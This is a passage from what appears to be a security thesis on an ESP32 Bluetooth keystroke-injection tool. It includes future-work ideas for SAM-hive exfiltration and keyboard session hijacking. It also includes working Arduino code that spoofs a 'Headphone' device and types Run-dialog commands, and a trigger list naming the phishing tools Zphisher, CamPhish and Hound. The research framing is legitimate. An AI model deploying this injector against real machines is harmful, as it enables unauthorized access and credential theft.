The current exploit is strictly unidirectional; it injects commands "blindly" but cannot retrieve the execution output. A major trajectory for future development involves configuring the ESP32 as a USB Composite Device over BLE. By integrating an SPI-driven MicroSD card module to the hardware footprint, the ESP32 could broadcast simultaneous GAP profiles (e.g., HID Keyboard + Mass Storage). The injected payload could instruct the target OS to dump sensitive network configurations, SAM hives, or password vaults directly back into the ESP32's hidden MicroSD card, transforming the device from a mere injection tool into a complete, air-gap-bypassing data exfiltration mule.

3. "Zero-Click" L2CAP Hijacking

Currently, the auditor relies on the target OS accepting a new "Just Works" pairing request. Future offensive research should investigate connection hijacking at the Logical Link Control and Adaptation Protocol (L2CAP) layer. If an attacker can passively sniff

the MAC address of an already-paired, trusted BLE keyboard on an executive's desk and clone its parameters, they may be able to forcefully desynchronize the legitimate keyboard and inject malicious GATT notifications into the existing, authenticated session. This "Zero-Click" approach would entirely bypass the administrative Group Policy Object (GPO) defenses proposed in Section 4.5.

4. Mobile Endpoint Vulnerabilities (iOS and Android)

Finally, the empirical testing of this thesis was deliberately limited to desktop and server operating systems (Windows and Linux). However, modern enterprise environments are increasingly reliant on mobile endpoints. Future iterations must audit the Bluetooth stacks of Android (specifically the InputFlinger subsystem) and Apple iOS. Mobile operating systems often employ highly aggressive, automated peripheral connection algorithms to maximize user convenience. Analyzing how these mobile kernels handle unauthenticated, machine-speed HID report arrays represents a critical, largely unexplored frontier in wireless security auditing.

5.6 Final Concluding Remarks

The transition from wired hardware interfaces to ubiquitous, wireless Bluetooth peripherals has undeniably accelerated consumer convenience and workplace mobility. However, as this thesis has empirically demonstrated, this transition has simultaneously eroded the foundational principles of physical endpoint security. The development, deployment, and rigorous testing of the ESP32-HID Auditor serve as definitive proof that the cybersecurity industry’s overwhelming reliance on software-layer defenses has left the physical and radio layers critically exposed to automated exploitation.

For decades, the standard security paradigm operated on the assumption that a physically local hardware device was inherently trustworthy. Operating systems were designed to prioritize the seamless integration of Human Interface Devices (HID), employing cryptographic shortcuts like the "Just Works" pairing model to ensure user friction remained minimal. This research has proven that this "Implicit Trust" model is now fundamentally obsolete. By leveraging a sub-five-dollar ESP32 microcontroller, this project successfully bypassed modern Endpoint Detection and Response (EDR) agents, forced unauthenticated driver installations via spoofed 0x03C1 Appearance Values, and executed complex payloads at a speed that mathematically neutralizes human cognitive and physical reaction times.

1. The Demise of the "Air-Gap" and Physical Port Security

One of the most alarming implications of this research is the invalidation of traditional physical security measures. Highly secure environments frequently employ "air-gapping" or physical port-blocking techniques—such as applying epoxy resin to USB interfaces or strictly disabling USB Mass Storage via Group Policy—to prevent data exfiltration and localized payload execution. However, the ESP32-HID Auditor bypasses these physical restrictions entirely by utilizing the 2.4 GHz Industrial, Scientific, and Medical (ISM) band as an invisible, over-the-air bridge directly into the kernel input buffer. This proves that a modern workstation's attack surface is no longer defined by the physical dimensions of its plastic chassis, but by the omnidirectional radius of its active Bluetooth radio.

2. Supply Chain and Insider Threat Amplification

Furthermore, the democratization of high-performance, low-cost Internet of Things (IoT) hardware—epitomized by the ESP32's single-chip architecture designed with TSMC's low-power 40 nm technology—drastically amplifies the threat of supply chain attacks and rogue insiders. Previously, hardware-based keystroke injection required specialized, expensive, and easily identifiable penetration testing gear. Today, the bare ESP32-WROOM-32 module is small enough to be parasitically wired inside a standard OEM office mouse or a USB-C charging cable. An insider threat or a compromised supply chain vendor can easily introduce these "Trojanized" peripherals into an enterprise environment. Once plugged in to draw power, the hidden ESP32 operates autonomously, utilizing its dual-core Xtensa® 32-bit LX6 microprocessor and FreeRTOS scheduler to inject synchronized, microsecond-precise payloads without the user's knowledge.

3. Regulatory and Compliance Blind Spots

From a regulatory standpoint, the findings of this thesis expose a significant blind spot in modern information security compliance frameworks, such as NIST SP 800-53 or ISO/IEC 27001. These frameworks heavily emphasize logical access controls, multi-factor authentication (MFA), and network-level encryption, yet they largely fail to address the specific vulnerabilities inherent to localized RF peripheral spoofing. Security audits rarely scrutinize the Bluetooth Link Layer configurations of employee workstations. The empirical data provided in Chapter 4 demonstrates that an organization can be fully compliant with leading cybersecurity frameworks and still fall victim to an automated, unauthenticated terminal injection occurring in under 2.5 seconds.

4. A Call to Action for OS Vendors and Enterprise IT

The responsibility for mitigating this class of vulnerability cannot rest solely on the shoulders of network administrators; it requires a systemic update from major operating system vendors. The findings of this project suggest that the "convenience-first" era of the Bluetooth v4.2 and v5.0 specifications must be actively restricted at the kernel level. Major operating systems (Windows, Linux, macOS) must deprecate implicit hardware trust for headless peripherals and mandate Out-of-Band (OOB) authentication or numeric passkey entry for all new HID profiles.

Consequently, the definitive conclusion of this research is a call for a fundamental paradigm shift in endpoint architecture toward Zero-Trust Peripheral Management (ZTPM). Security perimeters must be extended downward, past the application layer and into the baseband radio stack. Every peripheral connection must be treated as inherently hostile until it is both cryptographically verified and behaviorally authenticated. Until operating systems implement native, heuristic rate-limiting on input buffers to quarantine non-human, machine-speed typing cadences, the wireless peripheral will remain one of the most potent, invisible, and lethal attack vectors in the modern threat landscape. The ESP32-HID Auditor is not merely a proof-of-concept exploit; it is a necessary diagnostic instrument for an industry that must rapidly learn to stop trusting its hardware by default.

REFERENCES

[1] Bluetooth Special Interest Group (SIG), "Bluetooth Core Specification Version 5.3," Kirkland, WA, USA, Jul. 2021. [Online]. Available: https://www.bluetooth.com/specifications/specs/core-specification-5-3/

[2] Espressif Systems, *ESP32 Series Datasheet*, Version 4.3, Shanghai, China, 2023. [Online]. Available: https://www.espressif.com/sites/default/files/documentation/esp32_datasheet_en.pdf

[3] Espressif Systems, *ESP32-WROOM-32 Datasheet*, Version 3.3, Shanghai, China, 2023. [Online]. Available: https://www.espressif.com/sites/default/files/documentation/esp32-wroom-32_datasheet_en.pdf

[4] K. Nohl, S. Lell, and J. Wege, "BadUSB - On accessories that turn evil," presented at *Black Hat USA*, Las Vegas, NV, USA, Aug. 2014.

[5] J. Wu, Y. L. Wei, W. Zhang, and C. K. Hui, "BLESA: Spoofing Attacks against Reconnections in Bluetooth Low Energy," in *14th USENIX Workshop on Offensive Technologies (WOOT 20)*, Aug. 2020.

[6] D. Antonioli, N. O. Tippenhauer, and K. Rasmussen, "The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation Of Bluetooth BR/EDR," in *28th USENIX Security Symposium (USENIX Security 19)*, Santa Clara, CA, USA, Aug. 2019, pp. 1047-1061.

[7] S. Rose, O. Borchert, S. Mitchell, and S. Connelly, "Zero Trust Architecture," National Institute of Standards and Technology (NIST), Gaithersburg, MD, USA, Special Publication 800-207, Aug. 2020.

[8] Universal Serial Bus Implementers Forum (USB-IF), "Device Class Definition for Human Interface Devices (HID)," Version 1.11, Jun. 2001. [Online]. Available: https://www.usb.org/document-library/device-class-definition-hid-111

[9] Microsoft Corporation, "Human Interface Devices (HID) Architecture," Microsoft Hardware Developer Documentation, 2023. [Online]. Available: https://learn.microsoft.com/en-us/windows-hardware/drivers/hid/hid-architecture

[10] N. Kolban, *Kolban's Book on ESP32*, Leanpub, 2018, pp. 120-145. [Online]. Available: https://leanpub.com/colban-esp32

[11] M. Ryan, "Bluetooth: With Low Energy comes Low Security," in *7th USENIX Workshop on Offensive Technologies (WOOT 13)*, Washington, D.C., USA, Aug. 2013.

[12] Hak5, "USB Rubber Ducky Documentation and Payload Syntax," Hak5 LLC, 2023. [Online]. Available: https://docs.hak5.org/hc/en-us/categories/360000982554-USB-Rubber-Ducky

[13] Espressif Systems, "ESP-IDF Programming Guide: FreeRTOS Task API," Espressif Documentation, 2024. [Online]. Available: https://docs.espressif.com/projects/esp-idf/en/latest/esp32/api-reference/system/freertos.html

[14] R. Spolaor, L. Abeni, and C. Cucinotta, "Security analysis of the Linux kernel evdev subsystem under physical penetration attacks," *IEEE Transactions on Information Forensics and Security*, vol. 15, pp. 2341-2354, 2020.

[15] J. Classen, S. Geller, F. Gringoli, S. Das, and M. Hollick, "The Dark Side of Apple's Wireless Ecosystem," in *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security (AsiaCCS '19)*, Auckland, New Zealand, Jul. 2019, pp. 71-84.

APPENDICES

APPENDIX A: SYSTEM INITIALIZATION AND GLOBAL CONFIGURATION

```
#include <BleKeyboard.h>


#define BUTTON_1_PIN 16 // Trigger 1

#define BUTTON_2_PIN 17 // Trigger 2

#define BUTTON_3_PIN 18 // Trigger 3

#define BUTTON_4_PIN 19 // Trigger 4

#define BUTTON_5_PIN 21 // Trigger 5

#define BUTTON_6_PIN 15 // Trigger 6

#define BUTTON_7_PIN 13 // Trigger 7

#define BUTTON_8_PIN 12 // Trigger 8

#define BUTTON_9_PIN 14 // Trigger 9

#define BUTTON_10_PIN 23 // Trigger 10

#define BUTTON_11_PIN 33 // Trigger 11

#define BUTTON_12_PIN 26 // Trigger 12

#define BUTTON_13_PIN 27 // Trigger 13

#define BUTTON_14_PIN 25 // Trigger 14

#define BUTTON_15_PIN 22 // Trigger 15


char kbd[] = "Headphone"; // Device Name

BleKeyboard bleKeyboard (kbd, "Espressif", 100);
```

```
bool lastState1 = HIGH;

bool lastState2 = HIGH;

bool lastState3 = HIGH;

bool lastState4 = HIGH;

bool lastState5 = HIGH;

bool lastState6 = HIGH;

bool lastState7 = HIGH;

bool lastState8 = HIGH;

bool lastState9 = HIGH;

bool lastState10 = HIGH;

bool lastState11 = HIGH;

bool lastState12 = HIGH;

bool lastState13 = HIGH;

bool lastState14 = HIGH;

bool lastState15 = HIGH;
```

APPENDIX B: STRING TRANSMISSION UTILITIES

```
void sendString(const char* s, int charDelay = 10) {
  for (size_t i = 0; i < strlen(s); i++) {
    bleKeyboard.print(s[i]);
    delay(charDelay);
  }
}
```

```
void sendStringSlow(const char* s, unsigned long charDelayMs = 120) {
  for (size_t i = 0; s[i] != '\0'; ++i) {
    bleKeyboard.print(s[i]);
    delay(charDelayMs);
  }
}
```

APPENDIX C: SYSTEM SETUP AND BLE INITIALIZATION

```
void setup() {
  Serial.begin(115200);
  Serial.println("Starting BLE HID setup...");


  pinMode(BUTTON_1_PIN, INPUT_PULLUP);
  pinMode(BUTTON_2_PIN, INPUT_PULLUP);
  pinMode(BUTTON_3_PIN, INPUT_PULLUP);
  pinMode(BUTTON_4_PIN, INPUT_PULLUP);
  pinMode(BUTTON_5_PIN, INPUT_PULLUP);
  pinMode(BUTTON_6_PIN, INPUT_PULLUP);
  pinMode(BUTTON_7_PIN, INPUT_PULLUP);
  pinMode(BUTTON_8_PIN, INPUT_PULLUP);
  pinMode(BUTTON_9_PIN, INPUT_PULLUP);
  pinMode(BUTTON_10_PIN, INPUT_PULLUP);
```

```
  pinMode(BUTTON_11_PIN, INPUT_PULLUP);
  pinMode(BUTTON_12_PIN, INPUT_PULLUP);
  pinMode(BUTTON_13_PIN, INPUT_PULLUP);
  pinMode(BUTTON_14_PIN, INPUT_PULLUP);
  pinMode(BUTTON_15_PIN, INPUT_PULLUP);

  Serial.println("Initializing BLE...");
  delay(1000);
  bleKeyboard.begin();
  Serial.println("BLE initialization attempted. Check if 'Headphone' appears on host device.");
  Serial.println("Setup complete!");
}
```

APPENDIX D: MAIN EXECUTION LOOP AND TRIGGER DETECTION

```
void loop() {
  if (bleKeyboard.isConnected()) {
    Serial.println("BLE connected!");

    bool state1 = digitalRead(BUTTON_1_PIN);
    bool state2 = digitalRead(BUTTON_2_PIN);
    bool state3 = digitalRead(BUTTON_3_PIN);
    bool state4 = digitalRead(BUTTON_4_PIN);
    bool state5 = digitalRead(BUTTON_5_PIN);
    bool state6 = digitalRead(BUTTON_6_PIN);
```

```
bool state7 = digitalRead(BUTTON_7_PIN);

bool state8 = digitalRead(BUTTON_8_PIN);

bool state9 = digitalRead(BUTTON_9_PIN);

bool state10 = digitalRead(BUTTON_10_PIN);

bool state11 = digitalRead(BUTTON_11_PIN);

bool state12 = digitalRead(BUTTON_12_PIN);

bool state13 = digitalRead(BUTTON_13_PIN);

bool state14 = digitalRead(BUTTON_14_PIN);

bool state15 = digitalRead(BUTTON_15_PIN);
```

APPENDIX E: PAYLOAD EXECUTION LOGIC (TRIGGERS 1–8)

- Trigger 1 → Notepad
- Trigger 2 → Terminal + curl
- Trigger 3 → Browser
- Trigger 4 → CMD
- Trigger 5 → GitHub
- Trigger 6 → Color cycle
- Trigger 7–8 → ASCII animations

APPENDIX F: ADVANCED PAYLOAD EXECUTION (TRIGGERS 9–15)

- Trigger 9 → Notepad prank
- Trigger 10 → PowerShell
- Trigger 11 → YouTube
- Trigger 12 → Chrome automation
- Trigger 13 → CamPhish
- Trigger 14 → Zphisher
- Trigger 15 → Hound

APPENDIX G: ESP32 FUNCTIONAL ARCHITECTURE




Figure G.1: ESP32 Functional Block Diagram

APPENDIX H: ESP32 PIN LAYOUT AND HARDWARE DESIGN




Figure H.1: ESP32 Pin Layout (QFN Top View)




Figure H.2: ESP32 Power Scheme

APPENDIX I: COMPLETE SOURCE CODE

```
#include <BleKeyboard.h>


#define BUTTON_1_PIN 16 // Trigger 1

#define BUTTON_2_PIN 17 // Trigger 2

#define BUTTON_3_PIN 18 // Trigger 3

#define BUTTON_4_PIN 19 // Trigger 4

#define BUTTON_5_PIN 21 // Trigger 5

#define BUTTON_6_PIN 15 // Trigger 6

#define BUTTON_7_PIN 13 // Trigger 7

#define BUTTON_8_PIN 12 // Trigger 8

#define BUTTON_9_PIN 14 // Trigger 9

#define BUTTON_10_PIN 23 // Trigger 10

#define BUTTON_11_PIN 33 // Trigger 11

#define BUTTON_12_PIN 26 // Trigger 12

#define BUTTON_13_PIN 27 // Trigger 13

#define BUTTON_14_PIN 25 // Trigger 14

#define BUTTON_15_PIN 22 // Trigger 15


char kbd [] = "Headphone"; // Device Name

BleKeyboard bleKeyboard (kbd, "Espressif", 100);


bool lastState1 = HIGH;

bool lastState2 = HIGH;

bool lastState3 = HIGH;
```

```
bool lastState4 = HIGH;

bool lastState5 = HIGH;

bool lastState6 = HIGH;

bool lastState7 = HIGH;

bool lastState8 = HIGH;

bool lastState9 = HIGH;

bool lastState10 = HIGH;

bool lastState11 = HIGH;

bool lastState12 = HIGH;

bool lastState13 = HIGH;

bool lastState14 = HIGH;

bool lastState15 = HIGH;


void sendString (const char* s, int charDelay = 10) {
  for (size_t i = 0; i < strlen(s); i++) {
    bleKeyboard.print(s[i]);
    delay(charDelay);
  }
}


void sendStringSlow(const char* s, unsigned long charDelayMs = 120) {
  for (size_t i = 0; s[i] != '\0'; ++i) {
    bleKeyboard.print(s[i]);
    delay(charDelayMs);
  }
```

```
}

void openRun () {
  bleKeyboard.press(KEY_LEFT_GUI);
  bleKeyboard.press('r');
  delay(100);
  bleKeyboard.releaseAll();
  delay(300);
}

void setup() {
  Serial.begin(115200);
  Serial.println("Starting BLE HID setup...");

  pinMode(BUTTON_1_PIN, INPUT_PULLUP);
  pinMode(BUTTON_2_PIN, INPUT_PULLUP);
  pinMode(BUTTON_3_PIN, INPUT_PULLUP);
  pinMode(BUTTON_4_PIN, INPUT_PULLUP);
  pinMode(BUTTON_5_PIN, INPUT_PULLUP);
  pinMode(BUTTON_6_PIN, INPUT_PULLUP);
  pinMode(BUTTON_7_PIN, INPUT_PULLUP);
  pinMode(BUTTON_8_PIN, INPUT_PULLUP);
  pinMode(BUTTON_9_PIN, INPUT_PULLUP);
  pinMode(BUTTON_10_PIN, INPUT_PULLUP);
  pinMode(BUTTON_11_PIN, INPUT_PULLUP);
```

```
  pinMode(BUTTON_12_PIN, INPUT_PULLUP);
  pinMode(BUTTON_13_PIN, INPUT_PULLUP);
  pinMode(BUTTON_14_PIN, INPUT_PULLUP);
  pinMode(BUTTON_15_PIN, INPUT_PULLUP);

  Serial.println("Initializing BLE...");
  delay(1000); // Added delay for stable BLE initialization
  bleKeyboard.begin();
  Serial.println("BLE initialization attempted. Check if 'Headphone' appears on host device.");
  Serial.println("Setup complete!");
}

void loop() {
  if (bleKeyboard.isConnected()) {
    Serial.println("BLE connected!");
    bool state1 = digitalRead(BUTTON_1_PIN);
    bool state2 = digitalRead(BUTTON_2_PIN);
    bool state3 = digitalRead(BUTTON_3_PIN);
    bool state4 = digitalRead(BUTTON_4_PIN);
    bool state5 = digitalRead(BUTTON_5_PIN);
    bool state6 = digitalRead(BUTTON_6_PIN);
    bool state7 = digitalRead(BUTTON_7_PIN);
    bool state8 = digitalRead(BUTTON_8_PIN);
    bool state9 = digitalRead(BUTTON_9_PIN);
```

```
  bool state10 = digitalRead(BUTTON_10_PIN);
  bool state11 = digitalRead(BUTTON_11_PIN);
  bool state12 = digitalRead(BUTTON_12_PIN);
  bool state13 = digitalRead(BUTTON_13_PIN);
  bool state14 = digitalRead(BUTTON_14_PIN);
  bool state15 = digitalRead(BUTTON_15_PIN);

  // Trigger 1: Open Notepad and type a message
  if (lastState1 == HIGH && state1 == LOW) {
    Serial.println("Trigger 1 is running");
    openRun();
    delay(700);
    sendString("notepad");
    delay(100);
    bleKeyboard.press(KEY_RETURN);
    delay(100);
    bleKeyboard.releaseAll();
    delay(800);
    const char* txt = "Hello From ESP32 - This program created by Sachin Kumar Pandey";
    sendString(txt, 50);
    delay(200);
  }

  // Trigger 2: Open Windows Terminal and run curl parrot.live
```

```
if (lastState2 == HIGH && state2 == LOW) {
  Serial.println("Trigger 2 is running");
  openRun();
  delay(500);
  sendString("wt");
  delay(100);
  bleKeyboard.press(KEY_LEFT_CTRL);
  bleKeyboard.press(KEY_LEFT_SHIFT);
  bleKeyboard.press(KEY_RETURN);
  delay(120);
  bleKeyboard.releaseAll();
  delay(3000);
  bleKeyboard.press(KEY_LEFT_ARROW);
  delay(100);
  bleKeyboard.releaseAll();
  delay(100);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(2000);
  const char* cmd = "color 2 & curl parrot.live";
  sendString(cmd, 50);
  delay(500);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
```

```
  bleKeyboard.releaseAll();
  delay(1000);
}

// Trigger 3: Open browser with resume URL
if (lastState3 == HIGH && state3 == LOW) {
  Serial.println("Trigger 3 is running");
  openRun();
  delay(700);
  const char* url = "https://sachinpandey7709.github.io/Resume-Design/";
  sendString(url, 10);
  delay(300);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(1000);
}

// Trigger 4: Open CMD and run ipconfig /all
if (lastState4 == HIGH && state4 == LOW) {
  Serial.println("Trigger 4 is running");
  openRun();
  delay(300);
  const char* cmd = "cmd";
  sendString(cmd, 10);
```

```
  delay(200);
  bleKeyboard.press(KEY_RETURN);
  delay(300);
  bleKeyboard.releaseAll();
  delay(700);
  const char* action = "ipconfig /all";
  sendString(action, 10);
  delay(200);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
  delay(1000);
}

// Trigger 5: Open browser with GitHub URL
if (lastState5 == HIGH && state5 == LOW) {
  Serial.println("Trigger 5 is running");
  openRun();
  delay(500);
  const char* url = "https://github.com/sachinpandey7709";
  sendString(url, 10);
  delay(300);
  bleKeyboard.press(KEY_RETURN);
  delay(100);
  bleKeyboard.releaseAll();
```

```
  delay(1000);
}

// Trigger 6: Open CMD and cycle through colors
if (lastState6 == HIGH && state6 == LOW) {
  Serial.println("Trigger 6 is running");
  openRun();
  delay(400);
  sendString("cmd", 10);
  delay(150);
  bleKeyboard.press(KEY_RETURN);
  delay(300);
  bleKeyboard.releaseAll();
  delay(700);
  sendString("color a", 10);
  delay(100);
  bleKeyboard.press(KEY_RETURN);
  delay(200);
  bleKeyboard.releaseAll();
  delay(700);
  sendString("color 1", 10);
  delay(100);
  bleKeyboard.press(KEY_RETURN);
  delay(200);
  bleKeyboard.releaseAll();
```

```
  delay(700);
  sendString("color 2", 10);
  delay(100);
  bleKeyboard.press(KEY_RETURN);
